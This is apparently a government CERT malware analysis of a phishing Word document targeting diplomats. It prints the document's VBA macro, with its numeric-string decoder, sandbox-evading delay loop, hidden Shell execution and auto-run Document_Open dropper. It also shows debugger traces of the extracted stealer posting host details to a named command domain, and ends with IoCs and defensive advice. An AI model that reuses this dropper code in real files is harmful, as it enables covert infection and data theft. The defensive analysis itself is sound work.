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**Malware analysis and reverse engineering of :
*Online Seminar.FM.gov.om.doc***

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Technical Information

A phishing campaign targeting embassies and diplomatic corps has been identified, with emails sent from the official address of the Omani Ministry of Foreign Affairs. Cyber intelligence investigations have revealed that behind this Iran-linked campaign stands a group of individuals suspected of having ties to MOIS – the Iranian Ministry of Intelligence and Security."



Figure 1. Attached Document View

Analysis of malware: **Online Seminar.FM.gov.om.doc**

Online Seminar.FM.gov.om.doc is a .doc file (Microsoft Office Word). Following the analysis, it is seen that such files usually contain **macros**, pieces of code that are executed when the document is opened and the **Document_Open** function is called.

In this case, several keywords are also identified that give us information that we are dealing with a malicious file.

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	command	May run PowerShell commands
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figure 2. Identification of suspicious keywords.

From the analysis of the source code found in the **macro**, the **dddd** function is identified, which takes a string as a parameter, the **laylay()** function, and the **RRRR** function takes a parameter.

```
Function dddd(str As String) As String
    Dim out As String
    For counter = 1 To Len(str) Step 3
        out = out & Chr((Val(Mid(str, counter, 3))))
    Next
    dddd = out
End Function
```

Figure 3. dddd function

Dddd function:

This function takes a text (**str**) containing numbers in character form, separated every 3 characters. Each 3-digit number is converted to a character using the **Chr()** function.

```

Function laylay()

    Dim loop1 As Integer
    Dim aa As Integer

    loop1 = 110

    For tmp1 = 1 To loop1
        For tmp2 = 1 To loop1
            For tmp3 = 1 To loop1
                For tmp4 = 1 To loop1
                    aa = aa + 1
                Next
                aa = 0
            Next
        Next
    Next
    aa = 0
End Function

```

Figure 4. Laylay function

- **Laylay function**

This function has no real purpose, it just creates a delay using a **for** loop.

- **RRRR function**

This function takes a **path parameter**, which can be a program or piece of code to execute.

- **.On Error GoTo error2**

This source code ensures that if an error occurs during execution, the code jumps to the **error2** code block, so as not to cause a visible error.

The **laylay** function is called to delay execution. (laylay is simply a loop that does nothing but delays the process).

Purpose: to bypass automatic analysis or sandboxing that use limited time for scanning.

- **executablePath = path**

Here, the entry value (**path**) is assigned to another variable with a different name (**executablePath**).

- **windowStyle = vbHide**

This is a parameter for the **Shell function**, which has the following function:

Execute the command but do not display the output (**console window**).

errorCode = Shell(command, windowStyle)

This is the most important part of this file from where the **Shell()** function executes the command given with the **vbHide** parameter.

So, this opens that file (which is expected to be a program or script), without the user's knowledge. If there are no issues during execution, an integer **process ID** is returned, otherwise it returns 0.

```
Function RRRR(path As String)
On Error GoTo error2
    Dim executablePath As String
    Dim command As String
    Dim windowStyle As Integer
    Dim waitOnReturn As Boolean
    Dim errorCode As Variant
    laylay

    executablePath = path

    command = executablePath
    windowStyle = vbHide
    waitOnReturn = False
    laylay

    errorCode = Shell(command, windowStyle)
    If errorCode <> 0 Then
    End If
error2:
    'n
End Function
```

Figure 5. RRRR function

- **Document_Open function**

This function is executed automatically when the document is **opened (Document_Open = AutoExec)**.

Defines the path of a file on disk:

"C:\Users\Public\Documents\ManagerProc.log"

Calls **laylay** to delay the process (**delay**).

Reads a text from a **TextBox** inside a form (**UserForm1**) and decodes it with the **dddd** function. This text in the form of numbers is hidden and translated into a command or code and writes the decoded result to a .log file. Calls **RRRR(pth)** to execute that newly created file without displaying output to the user.

```

Private Sub Document_Open()

On Error GoTo AAAA

    Dim pth As String
    Dim malmal_path As String

    pth = "C:\\Users\\Public\\Documents\\ManagerProc.log"
    laylay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)
    laylay

    .....

    fileNumber = FreeFile
    Open pth For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    RRRR (pth)

    laylay

AAAA:
    n

```

Figure 6. Document_Open

VBA Form is seen in **Macros/UserForm1/o**, which is where the payload of this malicious file appears to have been placed.

2025-08-20 GÇö INCIDENT_FILES > Online Seminar.FM.gov.om > Macros > UserForm1				
Name	Date modified	Type	Size	
[1]CompObj	8/21/2025 6:57 PM	File	1 KB	
[3]VBFrame	8/21/2025 6:57 PM	File	1 KB	
f	8/21/2025 6:57 PM	File	1 KB	
o	8/21/2025 6:57 PM	File	1,028 KB	

Figure 7. UserForm1 - o

Figure 8. Payload UserForm1 o

```
def decode_triplets(num_str: str) -> bytes:
    out = bytearray()
    for i in range(0, len(num_str), 3):
        chunk = num_str[i:i+3]
        if len(chunk) < 3:
            break
        try:
            v = int(chunk)
        except ValueError:
            v = 0
        out.append(v & 0xFF)
    return bytes(out)
```

Figure 9. Simulation for function dddd

!This program cannot be run in DOS mode.

Address: Str “Papa Gjon Pali II” no .3 Tiranë;
Website: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

Figure 10. Extracting the executable file

This file was saved and the moment we changed the file's extension to **.exe**, it was evident that the file changed appearance, and an icon was assigned to it.



Figure 11. File extracted

This file is compiled in **C/C++** with hash value **76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75** and with a description in properties named **sysProcUpdate**.




Figure 12. C/C++ compiler

From static analysis we understand that the file is packed so complex techniques have been used so that the code is very difficult to understand. Looking at the nature of the file it is suspected that we are dealing with a **stealer file (credential stealer)**. Therefore, we start and follow the process of debugging functions such as **WinHttpOpen**, **WinHttpOpenRequest** etc.

When setting a point in the **WinHttpConnect** function, the **Screenai[.]online** domain is recorded in the **RDX register** and in the **WinHttpOpen** function the path **/home** and the domain sends a request to **Screenai[.]online/home**

00007F886EFA8F	CC	int3	winhttpconnect	RAX	0000028C93495720	&"pua"\x7F"
00007F886EFA90	48:895C24 18	mov qword ptr [rsi],rbx	rsi:"H2E"	RAX	0000000000000001	&"pua"\x7F"
00007F886EFA91	55	push rbp		RAX	0000000000000001	L"screenaf.online"
00007F886EFA92	56	push rsi		RAX	0000028C93495720	&"pua"\x7F"
00007F886EFA93	57	push rdi		RAX	0000028C93495720	&"pua"\x7F"
00007F886EFA94	41:54	push r12		RAX	0000000000000001	L"screenaf.online"
00007F886EFA95	41:55	push r13		RAX	0000000000000001	L"screenaf.online"
00007F886EFA96	41:56	push r14		RAX	0000000000000001	L"screenaf.online"
00007F886EFA97	41:57	push r15		RAX	0000000000000001	L"screenaf.online"
00007F886EFA98	48:80AC24 B0F5FFF	lea rbp,qword ptr ss:[rsp-A50]	r15:"H2E"	RAX	0000000000000001	L"screenaf.online"
00007F886EFA99	48:81EC 500B0000	sub rsp,450	[rsp-A50]:&"dvH"\x02"	RAX	0000000000000001	L"screenaf.online"
00007F886EFA9A	48:8B05 6A370D00	mov rax,qword ptr ds:[7FF8887C3250]	rax:&"pua"\x7F"	RAX	0000000000000001	L"screenaf.online"
00007F886EFA9B	48:33C4	xor rax,rsp		RAX	0000000000000001	L"screenaf.online"
00007F886EFA9C	41:57	mov qword ptr ss:[rbp-A40],rax		RAX	0000000000000001	L"screenaf.online"
00007F886EFA9D	45:33ED	xor r13,r13d		RAX	0000000000000001	L"screenaf.online"
00007F886EFA9E	4C:8BF9	mov r15,rcx	r15:"H2E", rcx:&"pua"\x7F"	RAX	0000000000000001	L"screenaf.online"
00007F886EFA9F	33C9	xor ecx,ecx		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA0	4C:896C24 70	mov qword ptr ss:[rsp-70],r13		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA1	3800 61A50000	cmp byte ptr ds:[7FF8887C4084],cl		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA2	41:0FB7C0	movzx eax,r8w		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA3	0F57C0	xorps xmm0,xmm0		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA4	66:894424 50	mov word ptr ss:[rsp-50],rax		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA5	45:8BF1	mov r14,r9d		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA6	89AD 98	mov qword ptr ss:[rbp-68],ecx		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA7	48:8BDA	mov r13,rdx		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA8	45:8BE5	mov r12,r13d		RAX	0000000000000001	L"screenaf.online"
00007F886EFAA9	0F1145 88	movups xmmword ptr ss:[rbp-78],xmm0		RAX	0000000000000001	L"screenaf.online"
00007F886EFAAA	0F84 61010000	je winhttp.7FF8886FC6		RAX	0000000000000001	L"screenaf.online"

Figure 13. Malicious domain

To see the type of request it sends, it is recorded in the **RDX** register in the **WinHttpOpenRequest** function, which request is of type **POST**.

00007F88870A2D02	40:55	push rbp	winhttpopenrequest	RAX	0000028C934E83D0	L"POST"
00007F88870A2D03	53	push rbp	rsi:"H2E"	RAX	0000000000000001	L"POST"
00007F88870A2D04	56	push rsi		RAX	0000028C934E83D0	L"POST"
00007F88870A2D05	57	push rdi		RAX	0000028C934E83D0	L"POST"
00007F88870A2D06	41:54	push r12		RAX	0000000000000001	L"POST"
00007F88870A2D07	41:55	push r13		RAX	0000000000000001	L"POST"
00007F88870A2D08	41:56	push r14		RAX	0000000000000001	L"POST"
00007F88870A2D09	41:57	push r15		RAX	0000000000000001	L"POST"
00007F88870A2D0A	48:806C24 D8	lea rbp,qword ptr ss:[rsp-28]	r15:"H2E"	RAX	0000000000000001	L"POST"
00007F88870A2D0B	48:81EC 28010000	sub rsp,128		RAX	0000000000000001	L"POST"
00007F88870A2D0C	48:8B05 60F0B000	mov rax,qword ptr ds:[7FF8887C3250]	rax:L"POST"	RAX	0000000000000001	L"POST"
00007F88870A2D0D	48:33C4	xor rax,rsp		RAX	0000000000000001	L"POST"
00007F88870A2D0E	48:8945 10	mov qword ptr ss:[rbp-10],rax		RAX	0000000000000001	L"POST"
00007F88870A2D0F	44:88AD 40000000	mov r13d,qword ptr ss:[rbp-A0]		RAX	0000000000000001	L"POST"
00007F88870A2D10	33F6	xor esi,esi		RAX	0000000000000001	L"POST"
00007F88870A2D11	49:8BF8	mov rdi,r8	r8:L"/Home/"	RAX	0000000000000001	L"POST"
00007F88870A2D12	4C:894424 50	mov qword ptr ss:[rsp-50],r8		RAX	0000000000000001	L"POST"
00007F88870A2D13	45:33C0	xor r8,r8d		RAX	0000000000000001	L"POST"
00007F88870A2D14	48:894424 68	mov qword ptr ss:[rsp-68],rdx	[rsp-68]:&"DAm"\x7F"	RAX	0000000000000001	L"POST"
00007F88870A2D15	40:3835 60D0B000	cmp byte ptr ds:[7FF8887C4084],s11	rax:L"POST", rdx:L"POST"	RAX	0000000000000001	L"POST"
00007F88870A2D16	48:8B05 98000000	mov rax,qword ptr ss:[rbp-98]		RAX	0000000000000001	L"POST"
00007F88870A2D17	44:8066 FF	lea r12d,qword ptr ds:[rsi-1]	rcx:&"DAm"\x7F"	RAX	0000000000000001	L"POST"
00007F88870A2D18	4C:8BF1	mov r14,rcx		RAX	0000000000000001	L"POST"
00007F88870A2D19	4C:894C24 70	mov qword ptr ss:[rsp-70],r9		RAX	0000000000000001	L"POST"

Figure 14. POST Request

Since a request is being sent, it will be evident that when the **WinHttpSendRequest** function is called in **JSON** format, some information will be sent via **POST** request to the malicious domain.

00007F8887090403	40:55	push rbp	winhttpsendrequest	RAX	0000028C934D6800	L"Content-Type: application/json"
00007F8887090404	53	push rbp	rsi:"H2E"	RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090405	56	push rsi		RAX	0000028C934D6800	L"Content-Type: application/json"
00007F8887090406	57	push rdi		RAX	0000028C934D6800	L"Content-Type: application/json"
00007F8887090407	41:54	push r12		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090408	41:55	push r13		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090409	41:56	push r14		RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040A	41:57	push r15		RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040B	48:806C24 D8	lea rbp,qword ptr ss:[rsp-28]	r15:"H2E"	RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040C	48:81EC 28010000	sub rsp,128		RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040D	48:8B05 F0A10B00	mov rax,qword ptr ds:[7FF8887C3250]	rax:L"Content-Type: application/json"	RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040E	48:33C4	xor rax,rsp		RAX	0000000000000001	L"Content-Type: application/json"
00007F888709040F	48:8945 10	mov qword ptr ss:[rbp-10],rax		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090410	43:38C4	mov r12d,qword ptr ss:[rbp-108],r9	[rbp-48]:&"H2E"	RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090411	4C:8B9AD B8	mov r13d,qword ptr ss:[rsp-50],r12d		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090412	44:896424 50	mov rax,rdx		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090413	33C0	xor rax,rax		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090414	4C:8BF9	mov qword ptr ss:[rsp-50],rdx		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090415	45:33C0	xor rax,rax		RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090416	C74424 54 01000000	mov qword ptr ss:[rsp-54],1	r15:"H2E", rdx:L"Content-Type: application/json"	RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090417	48:81C74424 60 FFFFFFFF	mov rsi,rcx	rsi:"H2E", rcx:&"pua"\x7F"	RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090418	48:8BF1	mov qword ptr ss:[rbp-60],r12	[rbp-60]:&"H2E"	RAX	0000000000000001	L"Content-Type: application/json"
00007F8887090419	4C:8B95 A0	mov r14,r12d		RAX	0000000000000001	L"Content-Type: application/json"
00007F888709041A	43:8BF4	mov r14d,r12d		RAX	0000000000000001	L"Content-Type: application/json"

Figure 15. Content-Type application/json

The format is sent with: {"computerName": "<...>","userName": "<...>","isAdmin": "<...>","ID": "1"}

```

P.O.S.T.....
.....V3A%4...
/.H.o.m.e./...
.....T5A....
/.H.o.m.e./...
.....R7A....
/.H.o.m.e./...
.....P)A0...
.....%4...
.....^+A....
,"computerName":
,"\-A....
,"ID":"1"
.....Z/A...
n.c.a.l.r.p.c
.N.%4...X!A...
{"userName":""

```

Figure 16. Credential harvesting from malware

IoC

screenai[.]online	Domain
b2c52fde1301a3624a9ceb995f2de4112d57fcbcb6a4695799aec15af4fa0a122	Online Seminar.FM.gov.om.dnr.doc
76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75	sysProcUpdate
1883db6de22d98ed00f8719b11de5bf1d02fc206b89fedd6dd0df0e8d40c4c56	sysProcUpdate
1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1	Online Seminar.FM.gov.ct.tr(2).doc
3ac8283916547c50501eed8e7c3a77f0ae8b009c7b72275be8726a5b6ae255e3	sysProcUpdate
3d6f69cc0330b302ddf4701bbc956b8fca683d1c1b3146768dcbee4a1a3932ca	sysProcUpdate

Recommendations

- AKSK recommends that infrastructures implement the following best practices to reduce the risk of attacks by these malicious actors:

- Immediate blocking of the Indicators of Compromise mentioned above on your defensive devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installation of network perimeter devices that perform deep traffic analysis, relying not only on access list rules but also on its behavior (NextGen Firewalls).
- Segmentation of identified systems into different VLANs, applying "Access control list for the entire network perimeter", web services should be separated from their database, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for the management of Local Administrators' passwords.
- Applying traffic filters in the case of remote access to hosts (employees/third parties/clients).
- Implementation of solutions that perform filtering, monitoring, and blocking of malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conducting traffic analysis at the "behavior" level for endpoint devices, implementing EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Designing a solution for user access management "Identity Access Management" to control the identity and privileges of users in real-time according to the "zero-trust" principle.